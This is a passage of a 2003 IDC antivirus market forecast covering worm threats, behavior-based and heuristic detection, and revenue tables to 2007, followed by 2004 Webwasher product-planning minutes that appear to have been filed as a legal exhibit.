- ☒ SurfinGuard Pro is a personal sandbox security utility that proactively monitors executable programs for malicious behavior. SurfinGuard Pro runs executables in a protected Sandbox environment and automatically blocks any hidden Trojan or worm that breaches security rules.

##### **STRATEGIC DIRECTION**

Finjan Software is a pioneer in proactive content behavior inspection. Finjan Software delivers proactive content security solutions that protect companies from new, unknown attacks by malicious code, allowing them to conduct ebusiness safely. Finjan solutions represent an effective way to combat unknown Trojan horses, worms, and malicious ActiveX, Java, VBScript, and JavaScript programs using a patented, real-time behavior-analysis technology that does not require database updates.

Finjan Software protects PCs by inspecting the behavior of code downloaded from the Internet. Centrally managed, the Finjan solutions allow companies to tailor security policies for departments and individual users, enabling secure content management. Using Finjan's unique security policies, companies can "allow" trusted Web applications or services and scan all other Web content for malicious behavior. This approach allows trusted content to flow freely into the corporate network, while all other unknown content is checked before it can enter.

**NEW PLAYERS****THE MICROSOFT FACTOR**

On June 10, 2003, Microsoft announced it had signed a definitive agreement to acquire the intellectual property and technology assets of GeCAD Software, a provider of antivirus technology based in Bucharest, Romania. As with most things Microsoft, the short-term, direct effect is a minor ripple, but the long-term effect has the potential energy of a tsunami. The big question is the longevity of AV as a distinct product. As we indicated when IDC created the secure content management (SCM) market as a superset of the AV market, we expect that corporate AV will increasingly be seen as an SCM module along with secure messaging, employee Internet management, antispyware, and other malicious code protection.

As SCM evolves into policy-enforced client security (PECS), the policy engines and centralized management of these technologies will be centralized so remote access (via SSL or IPSec VPNs) becomes more secure. On the surface, this seems to depreciate the value of the RAV product, but we believe Microsoft's plans for client security go far beyond just AV. Although slow to the security market, we believe that Microsoft has a comprehensive strategy for client security and even the PECS market. Right now, RAV will help fix the huge vulnerability inside the company's installed base of Windows clients stretching back to Windows 3.0.

Granted, reducing the massive Windows installed base's vulnerability is only a partial solution to fixing Microsoft's security woes. However, if users routinely updated their AV signatures and patched their systems, the rapidity of infection and consequent damage from malicious code attacks on the Windows environment would be sharply diminished. If Microsoft made AV cheap to obtain and, more important, extremely easy to update, it could dramatically reduce the vulnerability of its installed base. This provokes the question of why Microsoft does not simply give away AV. The answer is one word: antitrust. We believe that Microsoft wants to avoid further antitrust action from either the United States or the European community. Therefore, it cannot give away products at this point.

Longer term, we believe Microsoft will own the security client. This means that RAV gets embedded in Longhorn (the next major client release), slated for 2004 or 2005. Moreover, we expect PECS will be embedded in Longhorn clients. This means that all of the security features that already exist in XP will share a single, centrally managed security policy. Not only will the RAV AV hook into this PECS implementation, but the current firewall, VPN, Web filtering, privacy, email scanning, authorization, and authentication will all integrate into this central policy engine. The benefit of this complex integration is more secure remote access for distributed sites and users with greater user transparency.

**NEW THREATS****WARHOL AND FLASH WORMS**

There are several interesting concepts regarding what the future of superfast Internet worms holds. In one analysis, Nick Weaver at the University of California, Berkeley, proposed the possibility of a Warhol worm that could spread across the Internet and infect all vulnerable servers in less than 15 minutes. Through advanced scanning, Warhol worms would first start an infection using a list of approximately 50,000 sites, and then use coordinated scanning techniques to infect the rest of the Internet. In theory, these worms could spread across the Internet and infect all vulnerable servers in less than 15 minutes. The recent Slammer SQL worm showed the first potential



glimpses of a Warhol-type threat, with its infection rate doubling every 8.5 seconds in the initial stages.

Flash worms would operate in a manner similar to Warhol worms, but in this case a determined attacker would begin the infection using a list of not 50,000 but all or almost all the servers open to the Internet. Rather than taking 15 minutes, such an attack could infect all vulnerable Internet servers in less than 30 seconds.

#### **BLENDED THREATS/HYBRID THREATS**

Although viruses and malicious code remain constant, blended/hybrid threats such as Nimda and Code Red are now the most significant online threat to companies. These threats spread in multiple ways, including as an email attachment and by exploiting vulnerabilities in Web servers. IDC believes these threats will continue to prey upon unsecured home and remote corporate users to penetrate corporate LANs. Because hybrid and blended threats are designed to get past point-solution security systems, there will be a strong push toward a layered security approach that will be better able to combat blended threats. The layered security approach will combine solutions such as desktop antivirus, server and gateway antivirus, content filtering (Web and email), vulnerability management, intrusion detection, and firewalls.

Virus writers will increasingly look to profit from their activities. The latest variant of the Bugbear computer virus was investigated by the FBI after the virus was found to be specifically targeting banks among its many potential victims. Bugbear is a mass-mailing worm that also spreads through networks and is particularly dangerous because it can log keystrokes on a user's computer, potentially giving personal information and account numbers to an attacker. This is clearly a threat to financial institutions across the world. The virus also contains backdoor capabilities and can shut down antivirus and firewall programs.

#### **SPAM VIRUSES**

We believe senders of unsolicited commercial email (spammers) are starting to resort to outright criminality in their efforts to conceal the sources of their ill-sent missives, using Trojan horses to turn the computers of innocent consumers into secret spam zombies. A Trojan listens on a randomly chosen port and uses its own built-in mail client to dash off a message to a Hotmail account, putting the port number and victim's IP address in the subject line. The spammers take it from there, routing as much email as they like through the captured computer, knowing that any efforts to trace the source of the spam will end at the victim's Internet address. In addition, many Spam messages increasingly contain URLs that direct users to an infected site.

IDC believes worms and viruses will increasingly use spam techniques — not just the exploitation of unprotected mail relays to maximize spread but also the use of social engineering to trick victims into opening malicious files.

---

#### **NEW SOLUTIONS**

As megaworms jump from network to network at immeasurable rates of speed, the demand for more proactive virus detection technologies has been heightened due to the rash of hybrid threats (e.g., Nimda, Code Red, and Bugbear) that have escaped traditional signature-based virus measures. Signature-based antivirus software is fairly sophisticated, but virus writers are often a step ahead of the software, and new viruses are constantly being released that signature-based antivirus software struggles to keep up with. IDC believes several proactive technologies will increasingly become part of organizations' security architectures. A few examples of these new technologies are described in the following sections.

**BEHAVIOR-BASED ANALYSIS**

Signature-based antivirus tools will continue to be the best way of identifying and repelling known threats, but behavior-based analysis offers great promise for fighting new threats that haven't made it onto a list of known threat signatures. Behavior-based analysis is built on a standard set of policies for which behaviors are allowed (or are suspicious) while also allowing administrators to create their own policies.

Some behavior-based tools operate on servers or PCs and examine calls, or requests, from applications to the operating system and compare them with a list of accepted or forbidden behaviors. These include StormWatch from Okena Inc. and Harris Corp.'s Stat Neutralizer. Some tools specialize in protecting Web servers, including eEye Digital Security's Secure IIS, Intercept Security Technologies' Web Server Edition (which combines behavior-based and signature-based protection), Pelican Security's WaveBreaker, and Sanctum's Web AppShield.

Behavior-based tools work on networks, examining traffic flow and looking for anomalies such as unusual traffic to or from a certain IP address, a port on a server, or an application. They include Lancope Inc.'s StealthWatch appliances and IntruVert Network's IntruShield, which combines signature and behavior-based monitoring. Other tools span both servers and networks, such as Internet Security Systems' RealSecure Protection System. Finjan Software uses behavior-based monitoring in its SurfinGate tools for email and Web gateways and its SurfinShield software for corporate PCs but also bundles the McAfee Security signature-based antivirus product into its own products for added protection against known threats.

Behavior-based tools have not been widely adopted to date. Although organizations like the benefit of no longer needing to wait for an antivirus vendor to create a virus signature in the early stages of an outbreak, performance issues, false positives, and the lack of skill sets in most enterprises to write and implement updated policies have stalled widespread implementation so far.

IDC believes traditional signature-based antivirus technologies and behavior-based analysis technologies will be increasingly used as complements to one another — the traditional signature-based approach providing protection from known threats and the behavior-based analysis providing protection from unknown threats. The integrations of the two technologies will allow for a greater degree of accuracy in detecting both known and unknown threats.

**HEURISTIC ANALYSIS**

Heuristic technology identifies new threats by directly examining files for suspicious characteristics, without the need for fingerprints or signatures. In simple terms, heuristic analysis is based on the approach of looking for bad guys who look a lot like other previously known bad guys.

Although there are benefits to heuristic virus checking, the technology today is not sufficient on its own. The main disadvantage of heuristic scanning is that the product can produce false alarms when perfectly innocent code is suspected of behaving as a virus might. However, IDC believes that with some tweaking, a heuristics-based system can be a very effective complement to signature-based antivirus technologies. As virus writers increase the use of encryption, polymorphism, and other techniques to keep their malicious code from being detected, heuristics offers an added layer of protection by looking for suspicious characteristics.

**POLICY-ENFORCED CLIENT SECURITY**

IDC has coined a new term, policy-enforced client security (PECS), for products that will eventually address the security concerns regarding transitory users (e.g., laptop, personal digital assistant [PDA], and mobile users). A PECS product will provide a platform for client security solutions, such as antivirus and content filtering.

With a growing number of users logging into corporate networks from home and other relatively insecure remote locations, the malicious code and spyware that viruses leave behind on unprotected systems are proving to be a major headache for companies. Workers who log into corporate networks from home or other remote locations often do not have the same defenses and are increasingly vulnerable to having their systems infected by viruses and hackers.

IDC envisions PECS involving modules that could include firewalling, intrusion detection, VPN, antivirus, content security, and authentication. Wrapping all of this together would be a centralized policy-management capability. The benefits to implementing a PECS strategy include reducing malicious threats from alternative Internet service providers (ISPs), enforcing policy at an individual level, transparent security policies for the user, user inability to disable security, and lower administration costs. IDC believes that PECS will enhance, not replace, server-based security.

IDC believes the biggest security threat today is remote users. VPN access is proliferating, and with the onset of wireless home networking, it's becoming increasingly easy to gain access to a corporate network. We believe PECS will be the foundation for organizations to ensure that remote workers are covered by the same security policies that govern the corporate network.

**VIRUS-THROTTLING TECHNIQUE**

An HP researcher has come up with a unique approach to stopping the spread of fast-moving worms. The technology is essentially a rate limiter; it checks the number of outgoing connections a server or desktop computer makes per second. By limiting the massive number of connections some worms try to make per second once they've infected a computer, the virus-throttling technique could halt propagation. The technique doesn't stop individual viruses and machines from getting infected, but it could help in preventing viruses from spreading further.

The virus-throttling technology is based on the theory that machines make a low rate of connections to new or different machines under normal activity periods (about one per second). Often, while a user is Web browsing, for example, those connections are made to the same machine rather than to different machines. When a desktop or a server is infected, it tries to make many outgoing connections to many different machines. Nimda, for example, tried to make up to 400 connections per second. The virus throttle is a filter on an enterprise network stack that uses timeouts to restrict the rate of connections to new host machines. Traffic trying to connect at a higher rate than the normal one-connection-per-second rate is dropped into a queue, which delays the request and allows normal traffic to proceed. The throttle keeps a list of recent connections and compares connection requests with this list to determine each request's newness. If a request is to a new host, it is dumped into the second half of the system. As the timeouts expire, the next request is processed and the list is updated. If a virus is trying to propagate, it would be easy to detect by monitoring the size or rate of increase of the delay queue. That process can then be suspended or stopped, and the virus' spread would be halted.

## FORECAST AND ASSUMPTIONS

The worldwide antivirus software market achieved a level of \$2.2 billion in 2002, representing an impressive 31% growth over 2001. IDC currently forecasts this market to increase to reach \$4.4 billion in 2007, representing a compound annual growth rate (CAGR) of 15% (see Tables 10–13).

TABLE 10

## WORLDWIDE ANTIVIRUS SOFTWARE REVENUE BY REGION, 2001–2007 (\$M)

	2001	2002	2003	2004	2005	2006	2007	2002 Share (%)	2002–2007 CAGR (%)	2007 Share (%)
North America	749.1	974.7	1,132.8	1,292.7	1,478.5	1,674.8	1,877.1	44.5	14.0	42.6
Western Europe	538.9	738.5	898.7	1,071.3	1,236.7	1,420.2	1,613.9	33.8	16.9	36.7
Asia/Pacific	308.9	383.3	452.8	523.1	610.7	706.0	785.4	17.5	15.4	17.8
ROW	75.2	91.6	96.7	102.4	110.6	118.0	125.5	4.2	6.5	2.9
Total	1,672.0	2,188.1	2,581.0	2,989.6	3,436.5	3,919.0	4,401.9	100.0	15.0	100.0

Note: See Table 14 for key forecast assumptions.

Source: IDC, 2003

TABLE 11

## WORLDWIDE ANTIVIRUS SOFTWARE REVENUE BY CUSTOMER, 2001–2007 (\$M)

	2001	2002	2003	2004	2005	2006	2007	2002 Share (%)	2002–2007 CAGR (%)	2007 Share (%)
Consumer	472.8	650.1	774.3	896.9	1,013.8	1,136.5	1,254.5	29.7	14.1	28.5
Corporate	1,199.1	1,538.0	1,806.7	2,092.7	2,422.7	2,782.5	3,147.3	70.3	15.4	71.5
Total	1,672.0	2,188.1	2,581.0	2,989.6	3,436.5	3,919.0	4,401.9	100.0	15.0	100.0

Note: See Table 14 for key forecast assumptions.

Source: IDC, 2003



TABLE 12

## WORLDWIDE ANTIVIRUS SOFTWARE REVENUE BY PLATFORM, 2001-2007 (\$M)

	2001	2002	2003	2004	2005	2006	2007	2002 Share (%)	2002- 2007 CAGR (%)	2007 Share (%)
Desktop	1,123.5	1,444.3	1,631.2	1,793.7	1,931.3	2,037.9	2,134.9	66.0	8.1	48.5
Server/gateway	508.4	679.8	851.7	1,055.3	1,305.9	1,599.0	1,870.8	31.1	22.4	42.5
Managed service	40.1	64.0	98.1	140.5	199.3	292.2	396.2	2.9	44.0	9.0
Total	1,672.0	2,188.1	2,581.0	3,000.0	3,436.5	3,929.1	4,401.9	100.0	15.0	100.0

Note: See Table 14 for key forecast assumptions.

Source: IDC, 2003

TABLE 13

## WORLDWIDE ANTIVIRUS SOFTWARE REVENUE BY SERVER AND GATEWAY APPLICATION, 2001-2007 (\$M)

	2001	2002	2003	2004	2005	2006	2007	2002 Share (%)	2002- 2007 CAGR (%)	2007 Share (%)
File server	176.7	195.8	204.4	216.3	228.5	239.8	246.9	28.8	4.8	13.2
Internet gateway	151.3	233.2	315.1	416.9	541.9	695.6	832.5	34.3	29.0	44.5
Mail server	181.3	250.8	332.2	422.1	535.4	663.6	791.3	36.9	25.8	42.3
Total	509.3	679.8	851.7	1,055.3	1,305.8	1,599.0	1,870.8	100.0	22.4	100.0


Note: See Table 14 for key forecast assumptions.

Source: IDC, 2003

## ANTIVIRUS APPLIANCE FORECAST

IDC believes that the market for antivirus appliances will grow explosively over the next five years. We currently forecast the antivirus appliance market to increase from \$26 million in 2002 to almost \$466 million by 2007, as shown in Figure 1. That represents an impressive CAGR of 78% from 2002 to 2007. We also believe that antivirus software will increasingly become a value-added feature for other security appliances, such as firewall/VPN and caching appliances. However, this forecast only includes appliances whose primary function is virus detection.



**FIGURE 1****WORLDWIDE ANTIVIRUS APPLIANCE REVENUE, 2001–2007**

Note: This market includes only appliances whose primary function is virus detection. This market does not include other security appliances, such as firewall and caching appliances, that offer antivirus technologies as a value-added feature.

Source: IDC, 2003

**FORECAST ASSUMPTIONS**

Table 14 lists the key assumptions used to generate the forecast.

**TABLE 14****KEY FORECAST ASSUMPTIONS FOR THE WORLDWIDE ANTIVIRUS SOFTWARE MARKET, 2003–2007**

Market Force	IDC Assumption	Impact	Accelerator/ Inhibitor/ Neutral	Certainty of Assumption
<b>Macroeconomics</b>				
Economy	North American and other regional economies worldwide will remain weak through early 2003 and will show slow improvement starting in mid-2003; if history holds, North America will rebound sooner than other geographies (just as the downturn in the economy started first in North America).	High. 2002 was a challenging year for all IT vendors in general; if a modest recovery does not begin in mid-2003, many innovative start-ups may not be able to stay in business. A reduction in innovation usually slows market development.	↔	★★★★☆

TABLE 14

## KEY FORECAST ASSUMPTIONS FOR THE WORLDWIDE ANTIVIRUS SOFTWARE MARKET, 2003-2007

Market Force	IDC Assumption	Impact	Accelerator/ Inhibitor/ Neutral	Certainty of Assumption
Geopolitics	For the purposes of this forecast, IDC assumes that the current level of tension from the Middle East conflict, the threat of terrorism at home, and other potential armed political conflicts will become increasingly unstable. We expect the number of terrorism incidents worldwide to rise.	High. The steep increase in the general level of tension since September 11 is permanent; however, it will have a mixed impact on security investments. Slower economic growth will be an inhibitor, but concern about security and business continuity will be an accelerator. Although the effect on security software will only slowly become apparent, the integration of IT security with physical security will rise sharply.	↔	★★★★☆
Budget constraints	Cost containment will remain a dominant trend during the early to middle part of the forecast period.	Moderate. On one hand, IT budget constraints will limit the scale of investments available for IT initiatives; on the other hand, recent IDC surveys indicate security is the only IT budget increasing in 2003.	↔	★★★★☆
Regulations	Security and privacy regulations will get tighter in North America.	Moderate. Enterprises will (eventually) see the advantage to developing comprehensive security and privacy strategies, and IT vendors will have to adjust. Product development will have to increase the security component, as will tech support.	↑	★★★★☆
Technology/service developments				
Technology	Vendors will continue security software, hardware, and services innovation at the same rate as in the past.	Moderate. The security market will not face bottlenecks from lack of new product development.	↔	★★★★☆

TABLE 14

## KEY FORECAST ASSUMPTIONS FOR THE WORLDWIDE ANTIVIRUS SOFTWARE MARKET, 2003-2007

Market Force	IDC Assumption	Impact	Accelerator/ Inhibitor/ Neutral	Certainty of Assumption
Growth in security appliances	Security appliances will continue to grow in popularity as an easy way to distribute software security solutions to customers.	High. With more software available in appliance form, customers will be able to field solutions quickly and with less cost.	↑	★★★★★
Communication	There will be a doubling of the number of Internet users in five years as well as a tenfold increase in Internet commerce. There will be rapid growth of wireless LANs, communicating handhelds, and IP telephony. Supply chain automation will remain a long-term growth area.	High. All of these factors will create demand for new security solutions.	↑	★★★★★
Web services	The Web services software (WSS) market will continue to heat up, with a proliferation of standards proposal announcements, intense vendor posturing, and early marketplace adoption. One might consider 2002 to have been the year of Web services evangelism and education, both for users and vendors. Meanwhile, 2003 is shaping up to be what might be considered a watershed year, filled with major market ecosystem plays and technology releases.	Moderate. The Web services paradigm impacts many different markets across the software spectrum, but with varied adoption rates and time lines. The technologies experiencing the earliest activity (use and investments) are in the development and data-management arenas. Technologies that support the security, integration, and management of Web services are expected to gain some traction over the coming year.	↑	★★★★☆
Market characteristics				
Security	The market will remain populated by many, many vendors selling myriad products with many different marketing messages. There will be a lot of noise in the market.	High. The lack of a unified market or handful of strong leaders will be an obstacle to growth.	↓	★★★★☆

TABLE 14

## KEY FORECAST ASSUMPTIONS FOR THE WORLDWIDE ANTIVIRUS SOFTWARE MARKET, 2003-2007

Market Force	IDC Assumption	Impact	Accelerator/ Inhibitor/ Neutral	Certainty of Assumption
<b>Capitalization</b>				
Venture	Although funding for start-ups has dried up, this will not be a major market inhibitor.	Moderate. Although start-ups help create new products and solutions, the industry is sufficiently diversified that this is not a problem.	↔	★★★★☆
Capital	Telecommunications capital expenditures (capex) will remain at depressed levels for 2003.	Moderate. New services (broadband in the United States, 3G in Europe) will be delayed for lack of investment; IT sales to the telco markets will be depressed, and the rollout of new technologies demanding new security solutions will be depressed as a result.	↓	★★★★☆
<b>Labor supply</b>				
Availability of highly trained IT security personnel	IT security personnel will be in short supply.	Moderate. With a limited supply of trained security personnel, easier solutions are required. This will drive the purchases of security software that is easy to use, reduces the need for trained security personnel, and adds value to other IT solutions.	↑	★★★★☆
IT professionals	Although there will be demand for service technology specialists in IT shops, there will be no shortage of specialists between the IT shops and vendor communities.	Low. Aggregation of security expertise in vendor companies will help drive services spending.	↔	★★★★☆

TABLE 14

## KEY FORECAST ASSUMPTIONS FOR THE WORLDWIDE ANTIVIRUS SOFTWARE MARKET, 2003-2007

Market Force	IDC Assumption	Impact	Accelerator/ Inhibitor/ Neutral	Certainty of Assumption
<b>Consumption</b>				
Buying sentiment	IT security will remain a top-level concern for enterprises, but most implementation will be left to technical professionals. In general, IT security will continue to be viewed as a necessary evil or as insurance.	High. The market will not grow as fast as it could.	↓	★★★★☆

Legend: ★★★★★ very low, ★★★★★ low, ★★★★★ moderate, ★★★★★ high, ★★★★★ very high

Source: IDC, 2003

## ESSENTIAL GUIDANCE

As virus detection gets more sophisticated, so do the virus writers. Traditional signature-based virus detection will continue to be the cornerstone for detecting known threats; however, proactive virus detection techniques will be increasingly adopted by organizations to combat the more complex, fast-spreading threats of the future. IDC believes the integration of proactive virus detection technologies with traditional signature-based antivirus technologies will allow for a greater degree of accuracy in detecting both known and unknown threats.

We believe antivirus will become a platform for SCM products, rather than an individual product. Over time, the individual products will merge into a single SCM solution, and the products will become features. Although this theory goes against traditional best-of-breed purchasing strategies for security products, the current economic situation requires that integration and business value take precedent. Essentially, it does customers no good if they have the best products in the world but they don't have people who are skilled enough to manage them. And even if that's not the case, their most skilled IT people can't correlate and analyze the blended threat attacks that are becoming dominant.

Moreover, the mobile and wireless market represents a future revenue driver for the antivirus market. IDC believes mobile phones and smart handheld devices will become an increasingly more tempting target for virus writers over the next few years. To date, there have been several examples of viruses specifically developed to exploit vulnerabilities in mobile phones and handheld computers. The majority of these have been harmless, but they have laid the "proof of concept" groundwork for others to follow. Attacks on corporate computer systems, both wired and wireless, will continue to become more sophisticated and will target multiple vulnerabilities in the network.



## LEARN MORE

### RELATED RESEARCH

- ☒ *Worldwide Security 3A Software Forecast and Analysis, 2003–2007* (forthcoming)
- ☒ *Worldwide Firewall/VPN Software Forecast and Analysis, 2003–2007* (forthcoming)
- ☒ *Worldwide Intrusion Detection and Vulnerability Assessment Software Forecast and Analysis, 2003–2007* (forthcoming)
- ☒ *Microsoft Buys into the Antivirus Market* (IDC #29892, July 2003)
- ☒ *Worldwide Secure Content Management Forecast Update and Competitive Vendor Shares, 2002–2007* (IDC #29635, July 2003)
- ☒ *Emerging Threats to the Employee Computing Environment: Expanding Employee Internet Management Beyond the Browser* (IDC #29015, March 2003)
- ☒ *Mobile Security Software Forecast, 2003–2007* (IDC #28945, March 2003)
- ☒ *The Big Picture: IT Security Products and Services Forecast and Analysis, 2002–2006* (IDC #28604, December 2002)
- ☒ *IDC North American Security Technology Survey 2002: Increased Internet Use and Major Security Breaches Drive Security Spending* (IDC #28544, December 2002)

### APPENDIX: BOOKINGS, REVENUE RECOGNITION, AND THEIR EFFECTS ON MARKET DATA

Software firms and other companies with software revenue vary in the manner in which they recognize revenue from packaged software sales for reporting purposes, although U.S. public companies are constrained by U.S. accounting practice standards. This is important because IDC's revenue information for companies and for software markets is based on recognized revenue as defined in U.S. practice rather than on bookings, which is another measure. (In the case of private companies, IDC assumes that they are using standards for their internal accounting that are similar to what public companies use.)

The standards usually applied in the United States are called the Generally Accepted Accounting Principles (GAAP) standards. The sources for most of these are the Statements of Financial Accounting Standards (SFAS) from the Financial Accounting Standards Board and the Accounting Principles Board.

#### BOOKINGS

Most companies usually consider a software contract as "booked" when an order is received. The total of these orders in a given period is termed "bookings" and represents a measure of the future value of those orders to the company. This metric is typically used to compensate the sales force but is not usually reported in quarterly financial reports because there is no standard for the term.

Bookings, then, represent one measure of customers' willingness to pay for, or commit to paying for, software. They do not, however, necessarily match with the customers' spending or with the company's cash flow or revenue because the

contract may be financed or may call for installment payments over a period that may be as long as five years. The payment may also be contingent on future delivery of the software, proof of effectiveness of the software, or other conditions.

It may be seen that bookings are a somewhat useful measure of software-buying activity, but their use is not as straightforward as it may seem. Companies also vary substantially in the degree to which they are willing to reveal or discuss issues such as the license term lengths of bookings or the contingencies behind them. For these reasons, IDC does not use bookings as a measure of the software industry.

#### RECOGNITION OF REVENUE

For accounting purposes, what matters is revenue, and this is what IDC uses as its metric for the software industry. One reason for this is that there is a reasonably consistent set of methodologies for determining what is revenue and what is not. These methodologies hinge on the issue of how bookings become "recognized" as revenue. In general, IDC bases its reporting of, and forecasts for, the software market on revenue as defined by GAAP (to the extent that this is possible for non-U.S. companies).

The first requirement for the recognition of revenue for accounting purposes is whether the actual payment has been received (either directly from the customer or from a distributor or other agent) or whether a contract has been received that obligates the buyer to future payment. It is important to understand that it is very rare for software to be "sold" in the conventional sense — what is sold is a license to use the software, either forever (known as a perpetual license) or for a limited time period (known as a term license). Such licenses are typically nontransferable, and the terms of the licenses may or may not be specific about to whom the license belongs and may vary considerably in the degree to which the licenses may be reassigned (say, in the event of a corporate merger or acquisition).

Once the booking has been deemed recognizable, the issue becomes one of how much may be recognized immediately and how much must or may be deferred and recognized in future periods. There are three basic methods of recognizing revenue: immediate recognition, deferred recognition, and subscription revenue.

#### IMMEDIATE RECOGNITION

In this method, a company immediately recognizes all the value of a customer's purchase of software. For example, in the case of the one-time sales that are typical of many PC or client/server and perpetually licensed products that are sold through channels of distribution or through OEM relationships, all revenue is recognized immediately. In this case, a booking is turned almost immediately into recognized revenue. If a limited-term license is booked and there are no other contingencies or future deliverables (such as technical support) under the terms, then the total booking may also be recognized immediately. This means that, even in the case of a very large five-year license for a mainframe database management system, for example, revenue may be recognized immediately, even when the terms call for annual payments. (The accounting rules only require that there be reasonable assurance of payment.) Of course, if such a contract has been recognized immediately and the customer turns out to be a WorldCom or an Enron, then a special accounting charge has to be taken when it is clear that the expected payments may or will not be forthcoming.

#### DEFERRED RECOGNITION

In practice, it is usual to negotiate mainframe and other large enterprise contracts as limited-term contracts with software "maintenance" and support provisions.

*Maintenance*, in the software sense, means the right to "bug fixes," minor updates, and functionality improvements (what are called "point releases"), among other things.

Here, the software company typically records the total value of the booking of a new or renewed long-term software right-to-use contract by amortizing the part associated with software maintenance over the life of the contract and then recognizing the remainder as immediate revenue. This method not only permits but *requires* the immediate recognition of some portion of the long-term contract revenue. Accounting rules such as those detailed in AICPA Statement of Position (SOP) 97-2 (as amended by SOP 98-4 and SOP 98-9) state that, to the extent that maintenance fees are "bundled" together with license revenue, the maintenance fee must be "unbundled" and recognized over the life of the contract period.

One must have vendor-specific objective evidence (VSOE) to determine the value of maintenance contained within a bundled license and maintenance contract. This determination is neither arbitrary nor discretionary. Based on the VSOE established for maintenance, a fixed percentage of bundled contracts is deferred. In other words, the treatment depends significantly on the wording of the contract.

The revenue thus deferred, but nonetheless expected to be recognized in the future, is accumulated in an account usually called the "deferred revenue balance" or "unearned revenue pool." Note that this pool is made up of both future maintenance revenue (typically set at a fixed percentage in the range of 15-20% of "purchase price") and also whatever portion of the purchase price has not been recognized immediately. The former part of the pool must be shown on the balance sheet as a liability because it represents the value of a service that the company is obligated to provide in the future.

A company may choose to report revenue recognized in the period as a total or may choose to break it out as product revenue versus maintenance revenue. Alternatively, a company may choose to report maintenance revenue together with revenue from other services, such as consulting services and implementation services, as one services figure. IDC attempts to determine, in its data collection process, the portion for license and for software maintenance.

#### SUBSCRIPTION REVENUE

An alternative method of licensing software is via subscription. In this case, the customer agrees to pay on a month-by-month basis (or some other period plan). Because the cancellation clauses of such contracts typically have a fairly small advance-notice requirement (usually between 30 and 90 days), there is no assurance of future revenue, so revenue may only be recognized as it is billed under the terms of the contract.

This model is still fairly rare, with the exception of IBM's mainframe licenses, which have been available under what IBM has called Monthly Lease Contracts (MLCs) for decades. Technically, this is a lease with a fixed term, but the concept is basically the same as that of a subscription.

#### TRENDS ON RECOGNITION AND THEIR EFFECTS ON THE MARKET

Most software companies have preferred to write their contracts in such a way that they could recognize as much of the booking as possible immediately. In times of a growing software market, this enabled them to accelerate the appearance of revenue growth to the maximum possible extent.

But starting late in calendar year 2000, Computer Associates led the way with its "new business model," which substantially changed the accounting method by which revenue is recognized at that company. Under this approach to revenue recognition, CA now accounts for all contracted revenue in a prorated manner over the life of the license term, thereby deferring recognition of some considerable portion of the revenue. This is in sharp contrast to the company's previous method of recognizing all of the nonmaintenance software license revenue immediately upon the signing of a contract.

In terms of overall revenue impact, deferred revenue has been accumulating over time, as more such contracts have been signed. Another effect of this change is to make the license revenue-neutral in its impact, making it feasible for the company to offer its customers any license term the customers want, from a monthly subscription to a 10-year contract. The result has been dramatic — CA's average contract has dropped from five to six years under the old model to about 2.8 years today.

CA is not the only major software vendor to defer recognition of software revenue and to accumulate a deferred revenue pool. Microsoft, a company that typically recognized all revenue immediately because contracts were usually perpetual and paid for in full, was required to amortize some of the revenue from its new enterprise license program for the Windows 2000 server product. Among the larger U.S. software companies engaged in enterprise deals, Oracle has been tending to amortize more of its contracts, as has BMC.

CA, however, stands out in the relative size of its deferred revenue pool. The deferred or unearned pools at Oracle, BMC, and Microsoft are approximately 15%, 65%, and 30% of annual recognized revenue, respectively, whereas CA's pool — currently at approximately \$3.5 billion — is larger than its annual revenue. In fact, CA today represents nearly 50% of its revenue as coming from subscription licenses.

There are implications for those software markets in which vendors such as CA and BMC participate in large volume. Such markets now become less volatile as more and more of the recognized revenue is already "in the bank," so to speak. On the other hand, such markets can no longer grow rapidly because even a roaring hill (such as Microsoft hopes for in its Windows Server 2003) cannot provide an immediate revenue boost.

#### COPYRIGHT NOTICE

This IDC research document was published as part of an IDC continuous intelligence service, providing written research, analyst interactions, telebriefings, and conferences. Visit [www.idc.com](http://www.idc.com) to learn more about IDC subscription and consulting services. To view a list of IDC offices worldwide, visit [www.idc.com/offices](http://www.idc.com/offices). Please contact the IDC Hotline at 800.343.4952, ext. 7988 (or +1.508.988.7988) or [sales@idc.com](mailto:sales@idc.com) for information on applying the price of this document toward the purchase of an IDC service or for information on additional copies or Web rights.

Copyright 2003 IDC. Reproduction is forbidden unless authorized. All rights reserved.

Published Under Services: Security Products; Secure Content Management

# **EXHIBIT 7**



Subject: Notes: Product Planning September Release  
 From: Roland Cuny <roland.cuny@webwasher.com>  
 Date: Mon, 19 Apr 2004 18:58:37 +0200  
 To: Bart-Jan <bart-jan.schuman@webwasher.com>, Martin Stecher  
 <martin.stecher@webwasher.com>, Chris Hearn <christopher.hearn@webwasher.com>,  
 Frank Berzau <frank.berzau@webwasher.com>  
 CC: Roland Cuny <roland.cuny@webwasher.com>

Meeting Minutes  
 Product Planning September Release workshop  
 19.4.2004  
 Attendees: Bart-Jan, Chris, Frank, Martin, Roland  
 Notes: Roland

The following key topics for the next release were identified

1.) Webwasher goes Mittelstand

- medium enterprises with 500-2000 users
- easy testing and evaluating
- usability (e.g. LDAP-wizard) and documentation (e.g. evaluation guide) are important
- spam and AV belong together
- idea: Webwasher CSM light
- appliance needed. It will coexist with software solution

2.) Usability/GUI

- simplify the product's usage.
- Webwasher Instant Message Filter under CSM GUI
- improve user management (hierarchical policies)

3.) Proactive Security

- it is a key trend identified by IDC
- develop own technology or create something similar to Finjan

4.) Encryption

- acquire knowledge about encryption
- option to develop own SSL Scanner and kick out Microdasys
- option to develop 'Email-Scanner' to scan encrypted emails. Idea for client software to allow gateway access to private key algorithms on client.
- additional options in the fields of signatures, authentication (PKI etc.) among others

5.) Sales optimization of product

- focus on maximizing revenue
- advanced technology for high-end customers
- leverage power of existing features by a bunch of measures such as improved usability, documentation, beautification, etc. to address Mittelstand
- add missing features that are deal killers
- localization as needed {RCy: Item added after meeting}

